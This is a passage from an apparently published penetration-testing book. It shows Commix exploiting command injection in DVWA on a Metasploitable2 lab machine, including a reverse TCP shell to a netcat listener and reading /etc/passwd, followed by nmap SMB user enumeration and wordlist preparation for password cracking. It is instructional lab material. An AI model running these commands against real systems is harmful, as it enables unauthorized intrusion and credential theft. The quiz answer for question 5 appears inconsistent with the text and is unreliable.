Now, let's see what we can do to automate things a bit.

Automating scans for command injection vulnerabilities

Okay, you're now wondering why we need an automated scan tool for a problem that's so easy to find and exploit. Well, the truth is that command injection vulnerabilities aren't always easy to find. That's partly because there are two general classes of command injection vulnerabilities, which are:

- **Results-based command injection**: We've just seen this type in the previous demo. As you've just seen, it allows the attacker to see the output of the commands that he or she enters.

- **Blind command injection**: As you might have already guessed, attackers won't be able to see the outputs of their commands. So, they'll need to find other methods to perform blind command injection attacks.

Even with results-based command injection, it's still handy to have an automated scanning tool to find them. That's because a website could have multiple command injection vulnerabilities, and you'll need a way to find all of them. To do that, we'll use a specialized command injection scanning tool.

Automating command injection scans with Commix

One of the best command injection scanning tools we have is the **Command Injection Exploiter**, which is more commonly known as **Commix**. Let's use it to scan the DVWA Command Injection app.

1. On Firefox, open the **Web Developer Tools**, as you've done in the previous procedures.
2. On the `http://192.168.56.102/dvwa/vulnerabilities/exec/` page, enter the IP address of your Kali machine in the **Ping for FREE** box. This will induce the app to set a session cookie.
3. In the **Web Developer Tools** box, click on the **Console** item in the top menu. In the right-hand box, expand the **Post** item at the top. Then, click the **Headers** menu item, and then expand the **Request Headers** item that's under the **Post** item. Obtain the session cookie information, as you've done before:




Figure 5.25 – Obtain the session cookie information

4. Click on the **Request** menu item to the right of the **Headers** item to obtain the data for the `--data` option of the `commix` command:




Figure 5.26 – Get the data for the --data option

5. Use the data that you obtained in *steps 3* and *4* to construct your `commix` command, which should look something like this:

```
┌──(kali㉿kali)-[~]
└─$ commix -u "http://192.168.56.102/dvwa/vulnerabilities/exec/"
--data="ip=192.168.56.101&submit=submit" --cookie="security=low;
PHPSESSID=19f62627e83597c9d1971526845bd37f"
```

6. When prompted, hit the *Enter* key to accept the default values. The final prompt will ask if you want to open a pseudo-terminal shell. Hit the *Enter* key to open the shell. You should see something like this:

```
. . .
. . .
[15:12:45] [info] POST parameter 'ip' appears to be injectable via
(results-based) classic command injection technique.
          |_ 192.168.56.101;echo FYFNEQ$((7+83))$(echo FYFNEQ)
FYFNEQ;
POST parameter 'ip' is vulnerable. Do you want to prompt for a
pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) >
```

7. Type ? to see the os_shell options:

```
commix(os_shell) > ?
Available 'os_shell' options:
 * Type '?' to get all the available options.
 * Type 'back' to move back from the current context.
 * Type 'quit' / 'exit' (or use <Ctrl-C>) to quit commix.
 * Type 'reverse_tcp' to get a reverse TCP connection.
 * Type 'bind_tcp' to set a bind TCP connection.
commix(os_shell) >
```

8. Type reverse_tcp, and then type ? to see the options:

```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > ?
Available 'reverse_tcp' options:
 * Type '?' to get all the available options.
 * Type 'set' to set a context-specific variable to a value.
 * Type 'back' to move back from the current context.
 * Type 'quit' / 'exit' (or use <Ctrl-C>) to quit commix.
 * Type 'os_shell' to get into an operating system command shell.
 * Type 'bind_tcp' to set a bind TCP connection.
commix(reverse_tcp)
```

9. In a second terminal window of your Kali machine, start a Netcat listener, like so:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 …
```

10. In the commix window, set the IP address of your Kali machine, and then set the port number for the Netcat listener, like this:

```
commix(reverse_tcp) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
commix(reverse_tcp) > set LPORT 1234
LPORT => 1234
```

11. For the next few prompts, choose the default Netcat listener for your Kali machine. For the final prompt about using the `/bin/` subdirectory, hit the *y* key:

```
Available reverse TCP shell options:
 * Type '1' for netcat reverse TCP shells.
 * Type '2' for other reverse TCP shells.
commix(reverse_tcp) > 1
Available netcat reverse TCP shell options:
 * Type '1' to use the default Netcat on target host.
 * Type '2' to use Netcat for Busybox on target host.
 * Type '3' to use Netcat-Traditional on target host.
 * Type '4' to use Netcat-Openbsd on target host.
commix(reverse_tcp_netcat) > 1
Do you want to use '/bin' standard subdirectory? [y/N] > y
[16:22:45] [info] Sending payload to target, for reverse TCP
connection on 192.168.56.101:1234.
```

12. In the other terminal window, you should now see something like this:

```
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 48469
```

This indicates that a connection has been made.

13. Type in some non-root commands to verify that everything works:

```
ls
help
index.php
source
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
w
 16:31:40 up  3:32,  2 users,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                13:00    1:40   0.09s  0.07s
-bash
root     pts/0    :0.0             13:00    3:31   0.00s  0.00s
-bash
```

Congratulations! You've just gained access to the Metasploitable2 machine.

14. As an added bonus, let's run the `commix` command again, except that this time we'll append the `--all` option. This option will automatically show you the target machine's hostname, the current user, whether the current user has excessive privileges, and operating system information. It will then print out the list of users from the `/etc/passwd` file, and—if the current user has `root` privileges—it will print out the list of password information from the `/etc/shadow` file. The new command should look something like this:

```
┌──(kali㉿kali)-[~]
└─$ commix -u "http://192.168.56.102/dvwa/vulnerabilities/exec/"
--data="ip=192.168.56.101&submit=submit" --cookie="security=low;
PHPSESSID=19f62627e83597c9d1971526845bd37f" –all
```

The output should look something like this:

```
[16:35:08] [info] Testing connection to the target URL.
[16:35:14] [info] Checking if the target is protected by some kind
of WAF/IPS.
[16:35:21] [info] Performing identification (passive) tests to the
target URL.
[16:35:23] [warning] Target's estimated response time is 2 seconds.
That may cause delays during the data extraction procedure.
[16:35:23] [info] Fetching hostname.
[16:35:29] [info] Hostname: metasploitable
[16:35:29] [info] Fetching current user.
[16:35:35] [info] Current user: www-data
[16:35:35] [info] Testing if current user has excessive privileges.
[16:35:42] [info] Current user has excessive privileges: False
[16:35:42] [info] Fetching the underlying operating system
information.
[16:36:01] [info] Operating system: Linux Ubuntu 8.04 i686
[16:36:01] [info] Fetching content of the file '/etc/passwd' in
order to enumerate operating system users.
[16:36:08] [info] Identified operating system users [36]:
          |_ (1) 'root' is root user (uid=0). Home directory is in
'/root'.
          |_ (2) 'daemon' is system user (uid=1). Home directory is
in '/usr/sbin'.
. . .
. . .
```

```
           |_ (35) 'proftpd' is regular user (uid=113). Home
directory is in '/var/run/proftpd'.
           |_ (36) 'statd' is regular user (uid=114). Home directory
is in '/var/lib/nfs'.
[16:36:08] [info] Fetching content of the file '/etc/shadow' in
order to enumerate operating system users password hashes.
[16:36:14] [warning] It seems that you don't have permissions to
read the content of the file '/etc/shadow'.
```

Cool stuff, am I right?

Scanning for blind injection vulnerabilities

The example we just looked at involves a results-based command injection vulnerability. This means that you can exploit the vulnerability from a data entry form of the website, as I showed you at the beginning of this section, and you'll be able to see the output. Unfortunately, it appears that there are no blind vulnerabilities in Metasploitable2, which limits the types of demos that I can present here. However, I can still tell you that when you run `commix`, it will begin by scanning for results-based vulnerabilities. If it doesn't find any, it will automatically begin scanning for blind vulnerabilities. So, you don't need to do anything special for them.



A word of caution!

Certain types of tests for blind vulnerabilities involve creating lots of files in the `/tmp/` directory of the target machine. If the target machine is something like an **Internet of Things** (**IoT**) device with limited storage space, a `commix` scan could fill up the device's / partition, which would cause the operating system to crash. So, use extra care when scanning low-resource devices.

Also, be aware that `commix` is a fairly noisy scanner. Commix scans could be detected by either an alert administrator or an intrusion detection system.

Alrighty, I think that this about wraps things up for this chapter. Let's summarize, and then move on to the next chapter.

Summary

We covered a lot of ground in this chapter, and saw some pretty cool stuff. First, we looked at using the Nikto utility to scan websites for vulnerabilities. We then moved on to `dirb`, which we used to search websites for directories and files that aren't properly secured, and that could leak

sensitive information. After that, I showed you a `bash` script that can automatically download files from directories that haven't been properly secured, and another `bash` script that can automatically download and evaluate `robots.txt` files. Finally, we got into the fun stuff by using SQLMap and Commix to hack into a couple of the Metasploitable2 apps.

In the next chapter, we'll look at techniques for cracking passwords. I'll see you there.

Questions

1. What is the best way to install Nikto on your Kali Linux machine?
    a. Just use the Nikto that's already installed.
    b. Install it from the Kali Linux repository.
    c. Compile it from source code.
    d. Clone it from the authors' GitHub repository, and then periodically do a `git pull` command to keep it updated.
2. Which of the following statements is true about `eval` functions?
    a. You'll only find them in certain programming languages, and they're perfectly safe to use.
    b. You'll find them in many programming languages, and they can allow command injection attacks if they're not used properly.
    c. You'll find them in many programming languages, and they're perfectly safe to use.
    d. There's no such thing as an `eval` function.
3. Which of the following statements is true about performing Nikto scans?
    a. You'll need to perform separate scans of the lower-level website pages in order to get complete results.
    b. You can get all of the information you need by just scanning the top level of the website.
    c. Nikto is very stealthy, so you can use it without fear of alerting the website owners.
    d. Nikto is written in the Perl scripting language, which is very memory-efficient.
4. What is a potential security implication with `robots.txt` files?
    a. There are none, because using a `robots.txt` file is always perfectly safe.
    b. They make the site more secure, by preventing bots from crawling through pages with sensitive information.

c. They can help malicious hackers, by providing them with information about website pages that might contain sensitive information.

d. They make the site more secure, by preventing malicious hackers from being able to access pages with sensitive information.

5. What's one way to prevent command injection attacks?

    a. There's no way to prevent them.

    b. Include application code that will only allow valid user input.

    c. Include application code that will block the characters that are used for command injection.

    d. Include application code that converts bad input to good input.

6. Which two of the following are recommended ways to prevent leakage of sensitive data from a database? (Choose two.)

    a. Hash the database password with either the `bcrypt` or Argon2 hashing algorithm.

    b. Encrypt the data in the database with the Blowfish algorithm.

    c. Hash the database password with the SHA1 hashing algorithm.

    d. Hash the database password with either the SHA384 or SHA512 algorithm.

    e. Encrypt the data in the database with the DES algorithm.

    f. Encrypt the data in the database with the AES256 algorithm.

Further reading

- Nikto vulnerability scanner: Complete guide: `https://www.hackercoolmagazine.com/nikto-vulnerability-scanner-complete-guide/`
- robotstxt.com: `https://robotstxt.com/`
- How Attackers Exploit robots.txt: `https://www.baeldung.com/cs/robots-txt-risk-threat`
- Ethical Hacker Tip: Never Overlook robots.txt During Penetration Testing: `https://undercodetesting.com/ethical-hacker-tip-never-overlook-robotstxt-during-penetration-testing/`
- curl Command in Linux with Examples: `https://linuxize.com/post/curl-command-examples/`
- HTTP Request Methods: `https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods`

- SQLMap wiki: https://github.com/sqlmapproject/sqlmap/wiki
- SQL Injection Cheat Sheet: https://tib3rius.com/sqli.html
- SQL Data Encryption: https://www.geeksforgeeks.org/sql/sql-data-encryption/
- MySQL Encryption and Compression Functions: https://dev.mysql.com/doc/refman/8.4/en/encryption-functions.html
- MySQL Encryption: A Deep Dive into Database Security: https://www.devart.com/dbforge/mysql/studio/mysql-encryption.html
- 10 Most Common HTTP Status Codes: https://www.geeksforgeeks.org/blogs/10-most-common-http-status-codes/
- Commix GitHub Wiki page: https://github.com/commixproject/commix/wiki/Usage
- Commix Co—Black Hat Briefings: https://www.blackhat.com/docs/eu-15/materials/eu-15-Stasinopoulos-Commix-Detecting-And-Exploiting-Command-Injection-Flaws.pdf
- Commix - OS Command Injection and Exploitation Tool: https://www.geeksforgeeks.org/linux-unix/commix-os-command-injection-and-exploitation-tool/
- commix: Automates exploitation of command injection: https://awjunaid.com/kali-linux/commix-automates-exploitation-of-command-injection/
- Commix-Command Injection Exploiter (Beginner's Guide): https://www.hackingarticles.in/commix-command-injection-exploiter-beginners-guide/
- OS Command Injection: https://exploit-notes.hdks.org/exploit/web/security-risk/os-command-injection/
- Sharpening Command Injections to Get Full Remote Command Execution: https://infosecwriteups.com/sharpening-command-injections-to-get-full-rce-e4cf257d2c66

Answers

1. d
2. b
3. a
4. c
5. d
6. d and f

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

Part 3

Exploiting Systems and Post-Exploitation

Part 3 equips you with the skills and knowledge necessary to navigate the dynamic landscape of system exploitation and post-exploitation, making it an essential resource for cybersecurity professionals and enthusiasts alike.

This section delves into the nuanced process of identifying vulnerabilities, executing successful exploits, and navigating the aftermath of system compromise. From leveraging scripting languages to employing advanced exploitation tools, you'll gain a comprehensive understanding of the offensive side of cybersecurity. Dive into the post-exploitation phase, learning how to maintain access, escalate privileges, and cover your tracks effectively.

This part of the book includes the following chapters:

- *Chapter 6, Password Cracking Techniques*
- *Chapter 7, Understanding Privilege Escalation and Persistence*
- *Chapter 8, Automating Penetration Testing with Metasploit*

6

Password Cracking Techniques

Password cracking is an essential skill for both black hat hackers and white hat penetration testers. For the black hatters, obtaining the passwords to a target machine is a dream come true. On the other hand, white hatters just want to know if it's possible for the black hatters to obtain passwords, and to help prevent the black hatters from doing so. Fortunately, there's a good variety of available tools that can help us white hatters automate this process.

In this chapter, you'll learn how to use various tools to generate lists of possible usernames and passwords, and then use these lists with other tools to break into a vulnerable system. You'll also learn how to perform audits of users' passwords on systems for which you already have `root` user privileges.

Topics that we'll cover include:

- Understanding password attacks
- Scanning for exposed network services
- Wordlist generation and customization
- Cracking passwords with Hydra
- Cracking passwords with John the Ripper



I know that I've told you this before, but I'll say it again. Only attempt these hacking techniques on either your own computers or on computers for which you have express written permission.

Okay, let's get started.

Technical requirements

To follow along in this chapter, you will need the following:

- Kali Linux virtual machine
- Metasploitable2 virtual machine to scan
- Ubuntu Server virtual machine

You can grab the shell scripts that we'll be using by doing:

```
git clone https://github.com/PacktPublishing/Linux-Shell-Scripting-for-
Hackers
```

You'll need to create the Ubuntu Server virtual machine and configure the networking to use the same host-only adapter that you're using for the Kali and Metasploitable2 machines. (Just use whatever version of Ubuntu is current at the time you're reading this.) Toward the end of the chapter, I show a couple of examples that involve FreeBSD, OpenIndiana, AlmaLinux 8, and AlmaLinux 10. You can set up virtual machines for them if you want to, but it's not absolutely necessary.



In real life, all of the techniques that I'm about to present will require you to store files with your clients' or your employer's sensitive password information on your own Kali computer. Be sure to properly secure your own Kali computer by encrypting its drive, storing it in a secure location, setting a strong password on your user account, and ensuring that your data directory permissions are locked down so that only you or possibly other authorized personnel can access it. The last thing you need is to accidentally leak other people's sensitive passwords.

Understanding password attacks

There are five main ways that an attacker can obtain their victims' passwords, which are:

- **Social engineering**: This consists of an attacker who tries to trick users into revealing their passwords. For example, an attacker can call up the help desk and say, "Hey, I've forgotten my password. Can you reset it for me?" Of course, the attacker in this case is hoping that the help desk person won't adequately verify the caller's identity. Or, an attacker could clone a site with a legitimate login page, and email it to users with a message like, "You need to verify your password. Log in now to verify it." If the user falls for this, the attacker will have the user's login credentials. Social engineering attacks are beyond the scope of this book, so we won't say anything more about them.

- **Brute-force password cracking**: In this type of attack, the attacker uses an automated tool that will systematically generate combinations of usernames and passwords until a match is found. How long this takes mainly depends upon the length of the passwords. Short passwords could be cracked in a matter of minutes, while longer passwords might require hundreds, thousands, or even millions of years. (I'm not sure that I can wait that long.) Brute-force attacks have such a low chance of success, that they're really more of a "last resort" option. We'll look at this type of attack in just a bit.
- **Dictionary password cracking**: Nowadays, this is more common than brute-force attacks. To begin, you'll need to either generate or download a list of possible usernames, and a list of possible passwords. Using an automated tool, an attacker can try each username with each password until a match is found. We'll also look at this type of attack in just a bit.
- **Algorithm cracking**: Older hashing algorithms, such as DES, SHA1, and MD5, and older encryption algorithms such as RSA and DSA, can be incredibly easy to crack. If you encounter any older systems that still use any of these algorithms, you'll definitely want to recommend that the client upgrade to a system with stronger encryption. Newer algorithms are quite resistant to cracking, which makes algorithm-cracking attacks a less desirable option. Cracking algorithms is a high-level, specialized skill, so we won't say anything more about it.
- **Rainbow tables**: Rainbow tables are databases of pre-computed hashes for different passwords. They used to be quite effective for cracking passwords on Windows systems, because older versions of Windows didn't salt their hashes. **Salting hashes** consists of adding some random value to a password's hash. This way, if a person uses the same password on different machines, the hash will be different on each one. Linux and Unix systems have always salted their password hashes, which means that rainbow tables attacks have never worked on them. Since this is no longer an effective type of attack, we'll say no more about it.

You can perform password cracking either online or offline. Online cracking consists of trying to gain access to live websites, servers, workstations, or devices by trying combinations of possible usernames and passwords until a valid login has been achieved. Offline cracking is more useful for security administrators who need to audit passwords on systems for which they already have administrative access. We'll look at online cracking first.

Scanning for exposed network services

Your first step in online password cracking should be to scan the target systems to see which services are exposed to the network. Of course, you've already learned how to do this in *Chapter 4, Reconnaissance and Scanning with Nmap*, and you've also seen how to leverage the power of shell scripting to automatically create reports from your `nmap` scans. Now, I'd like to introduce you to the `nmap -A` scan option, which gives us some extra useful information. Let's use this new option to scan the Metasploitable2 machine, like so:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.56.102
```

Now, it's true that the `-sS` option is stealthier and harder for security teams to detect. But, if stealthiness isn't a concern, the `-A` option is good for several reasons:

- First, it can properly detect what services are running, even if a service is running on an alternate port. For example, let's say that for security reasons, you've decided to have the Secure Shell service (SSH) run on port 2022 instead of on the default port 22. A normal `-sS` scan will report that an unknown service is running on port 2022, but a `-A` scan will accurately report that SSH is running on port 2022.
- The second reason is that the `-A` scan provides more information about the running services, as well as information about the target machine's operating system.
- With the `-A` option, `nmap` also runs a set of vulnerability detection scripts against the target. (I'll show you more about `nmap` scripts in just a bit.)
- The last thing that the `-A` option does is to perform a `traceroute` operation. This will show you how many routers that the packet must traverse in order to reach the target host. It also shows you the round trip times, normally in terms of milliseconds, for the `traceroute` packets.



The downside to the `-A` option, as I've already intimated, is that it's quite noisy and is considered an intrusive type of scan. For this reason, you'll only want to use this option where you have permission to perform an intrusive scan, and where performing a noisy scan doesn't matter.

When the `nmap` scan of the Metasploitable2 machine is finished, you'll see lots of different services that can allow users to remotely log into the system. For example, at the top of the output, we see this:

```
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

So, we see here that the vsFTPd flavor of the File Transfer Protocol service (FTP) is running on its default port, which is port 21. Anonymous logins are allowed, which is okay if the client needs to allow users to download files without the need to log in. As we'll see in a bit, the server is also set up to allow normal users to log in with their normal login credentials.

Next, we see that Secure Shell (SSH) is running on port 22:

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

It's running version 4.7p1 of OpenSSH, which is truly ancient. Worse yet, it's using DSA and RSA host keys that are quite weak. This creates a bit of a problem for us penetration testers, because some modern password cracking tools can't work with the old DSA or RSA keys. Not to worry though, because I'll soon show you a shell script that can handle the job.

There's a large amount of output from this `nmap -A` scan, and I won't try to reproduce all of it here. Perform the scan yourself and look through the output. You'll be amazed at how many network services are exposed to the general public. And really, several of these services, such as `telnet`, `mysql`, and `postgresql`, shouldn't even be exposed to the network at all, even if they're just exposed to the private internal network.

A handy trick that will help you out later is to use the `nmap -oG` option to save the scan output to a grepable text file, like so:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.56.102 -oG metasploitable_ports.txt
```

You can use the information from this file to help you plan your password attacks, and you can also include it in the final report to your clients.

Now that you know what network services are exposed, you can create or download an appropriate set of lists of potential usernames and potential passwords.

Wordlist generation and customization

In the `/usr/share/wordlists/` directory of your Kali machine, you'll find lots of different wordlists for different purposes. Some of them are lists of common usernames and passwords. Understand, nobody sat down at a computer and just generated these usernames and passwords at random. Most of these lists consist of usernames and passwords that were harvested from actual security incidents. In the `metasploit/` subdirectory you'll also find lists of default usernames and default passwords for various network devices and services. Also notable is the `rockyou.txt.gz` file, which is a compressed password list. Some password cracking utilities can use this file in its compressed format, but others can't. So, go ahead and uncompress it, like so:

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
```



This `rockyou.txt` wordlist is widely used and is considered a baseline by the penetration testing community. But, even though it's very large and very comprehensive, it might not always be your best choice. Sometimes, using a smaller and more specialized wordlist might be faster and more effective. In just a bit, I'll show you how to generate your own specialized password lists.

This default set of wordlists in Kali might be enough for you, or it might not be. If you believe that you need lists that are bigger, more up-to-date, or more specialized, you'll find plenty of places on the web to download them. In fact, you'll find links to some of these places in the *Further reading* section at the end of the chapter.

Even though these pre-built lists are handy, they might not always work for you. So now, let's see about building your own custom lists.

Building username lists

There are several possible ways to build a list of users who are likely to have user accounts on the target machines. In fact, you should have already built a list of possible usernames during the reconnaissance phase of the penetration testing process. Another way, which you saw in *Chapter 5, Automating Web Application Attacks*, is to find and exploit a command injection vulnerability that will allow you to access the target machine's `/etc/passwd` file. The third way, which I'm about to show you, is to exploit services that are exposed to the network.

The `nmap -A` scan that we just did on the Metasploitable2 virtual machine shows that a lot of services are active and exposed to the network. Actually, let's pretend that this machine is accessible from the Internet. One of the exposed services is the `smb` service, which allows computers, either desktops or servers, to share directories with each other over the network. Here's the output from our scan that pertains to `smb`:

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

As you see, both port `139/tcp` and port `445/tcp` are open when the `smb` service is running. Port `445` is our main interest.

It's usually okay to run the `smb` service on a secure internal network that's behind a firewall, as long as it's configured to block user enumeration attempts. But you never, ever want to run it on a machine that's exposed to the Internet. That's because it's such a trivial matter to enumerate users through a poorly configured implementation of `smb`, especially if attackers can use the awesome power of the `nmap` scripting engine. In our case, we'll use `nmap` with the `smb-enum-users.nse` script that comes with the `nmap` package. Here's how it looks:

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb-enum-users.nse -p 445 192.168.56.102 | grep -w RID |
cut -d '\' -f 2 | cut -d " " -f 1 > metasploitable_users.txt
```

```
┌──(kali㉿kali)-[~]
└─$
```

In this command, the `--script` option points to the `nmap` script that we want to execute. We then use the `-p 445` option to scan port 445, and follow that by the IP address of the target machine. We only want to see one field of the output, so we pipe the output into `grep`, in order to only show lines that contain the `RID` text string, which is the line that contains the usernames. We then pipe that output into `cut`, so that we'll only see the second field—the field that comes after the `\` character—of every line. The second `cut` operation shows the first field of the output, which in this case ends with the first blank space. Finally, we'll direct the output into a text file, which looks like this:

```
┌──(kali㉿kali)-[~]
└─$ cat metasploitable_users.txt
backup
bin
bind
daemon
dhcp
distccd
ftp
games
gnats
irc
klog
libuuid
list
lp
mail
man
msfadmin
mysql
news
nobody
postfix
postgres
proftpd
```

```
proxy
root
service
sshd
sync
sys
syslog
telnetd
tomcat55
user
uucp
www-data
```

This is a fairly big list. It could take an excessively long time for a password cracker to process it, especially when run with a large password list. Fortunately, you can cut it down if you have a good idea of which of these user accounts are system accounts that can't be used to log into the system. (I'll show you how to determine that in a moment.) So, let's edit this file to delete the obvious system accounts. It should now look like this:

```
┌──(kali㉿kali)-[~]
└─$ cat metasploitable_users.txt
msfadmin
klog
root
service
user
```

I left the `klog` and `service` users because we really don't know what they are. I'm not aware of any daemons that use system accounts with those names, so I'll assume that they might be normal user accounts. Also, I placed the `msfadmin` user at the top of the list to make future exercises run faster. (You'll see what I mean in just a bit.) Now, keep this list handy, because you'll use it in the upcoming exercises.

So then, how can you tell which accounts are system accounts that you can delete from your users list? Well, the best way is to familiarize yourself with the UID numbering scheme for Linux, and then look in the `/etc/passwd` file to see the UID numbers for all of the user accounts. In general, modern Linux distros assign UID numbers of 1 through 999 for system accounts, and 1000 through

either 59999 or 60000 for normal user accounts. (The exact numbering system varies for different Linux distros.) You can view the numbering scheme by looking at the `/etc/login.defs` file and, on Debian/Ubuntu-type systems, the `/etc/adduser.conf` file. For example, here's the applicable snippet from the `/etc/adduser.conf` file from a modern Ubuntu Server 26.04 virtual machine:

```
# Default: FIRST_SYSTEM_UID=100, LAST_SYSTEM_UID=999
#FIRST_SYSTEM_UID=100
#LAST_SYSTEM_UID=999

# Default: FIRST_SYSTEM_GID=100, LAST_SYSTEM_GID=999
#FIRST_SYSTEM_GID=100
#LAST_SYSTEM_GID=999

# Default: FIRST_UID=1000, LAST_UID=59999
#FIRST_UID=1000
#LAST_UID=59999

# Default: FIRST_GID=1000, LAST_GID=59999
#FIRST_GID=1000
#LAST_GID=59999
```

These lines are all commented out, but that doesn't mean that they have no effect. As you see in the first line of each of these four stanzas, these are the default settings. You also see that the `FIRST_SYSTEM_UID` and `FIRST_SYSTEM_GID` parameters are set to `100`, but I had just told you that system account UIDs begin with 1. Well, this configuration file is for new accounts that you'll create with the `adduser` utility. Look in the `/etc/passwd` file, and you'll see that system accounts that were created when you installed the operating system do begin with UID 1, as you see here:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
. . .
. . .
```

Scroll down a bit further, and you'll see some system accounts that you also didn't create, but that still have UID numbers that fall within the range that's defined in the `adduser.conf` file. For example:

```
. . .
. . .
systemd-resolve:x:990:990:systemd Resolver:/:/usr/sbin/nologin
_chrony:x:100:103:Chrony daemon:/var/lib/chrony:/usr/sbin/nologin
usbmux:x:101:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:989:989:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack:/var/lib/tpm:/bin/false
. . .
. . .
```

Towards the bottom of the `passwd` file, you'll see the normal user accounts. Here, you see the `donnie`, `mrtux`, and `evilhacker` accounts, all with UID numbers that fall into the 1000 through 59999 range, which is defined in the `adduser.conf` file:

```
. . .
. . .
donnie:x:1000:1000:Donald A. Tevault:/home/donnie:/bin/bash
sshd:x:986:65534:sshd user:/run/sshd:/usr/sbin/nologin
lxd:x:999:101::/var/snap/lxd/common/lxd:/bin/false
mrtux:x:1001:1001:Mr. Tux:/home/mrtux:/bin/bash
evilhacker:x:1002:1002:,,,:/home/evilhacker:/bin/bash
```

Also, note that normal user accounts have an assigned default shell that allows users to log into the system. Here, you see that all three of the normal user accounts have `/bin/bash` assigned as the default shell. For system accounts, you'll see assigned shells such as `/usr/sbin/nologin` or `/bin/false` that don't permit user logins.

Non-Debian/Ubuntu systems don't have an `adduser.conf` file, so you'll need to look in the `/etc/login.defs` file to see the assigned ranges of UID numbers. And, even on Debian/Ubuntu systems, the old-school `useradd` utility is still present, and it also uses the `/etc/login.defs` file. Here's the applicable snippet from my Ubuntu Server virtual machine:

```
# Min/max values for automatic uid selection in useradd(8)
#
UID_MIN                  1000
UID_MAX                 60000
# System accounts
#SYS_UID_MIN              101
#SYS_UID_MAX              999
```

Okay, `UID_MAX` and `SYS_UID_MIN` numbers are different from the numbers in the `adduser.conf` file. That's okay, because everything still works.

As I've mentioned before, you don't always need or want to use a huge wordlist such as the `rockyou.txt` list. Sometimes, it's better to use a smaller wordlist that's more tailored to the target environment. So next, we'll look at how to generate a custom wordlist.

Building custom password lists

I've just shown you how you can obtain some rather massive lists of passwords that have been harvested from previous security breaches. So now, you're wondering why we would want to create our own password lists. Well, it's just that users of your target systems might not be using passwords that are in any of those lists. So, as part of the reconnaissance phase at the beginning of the penetration testing process, you want to learn as much as you can about the users of the target systems. Learning about the users' families, pets, backgrounds, and hobbies could give you some clues about how they would choose their passwords.

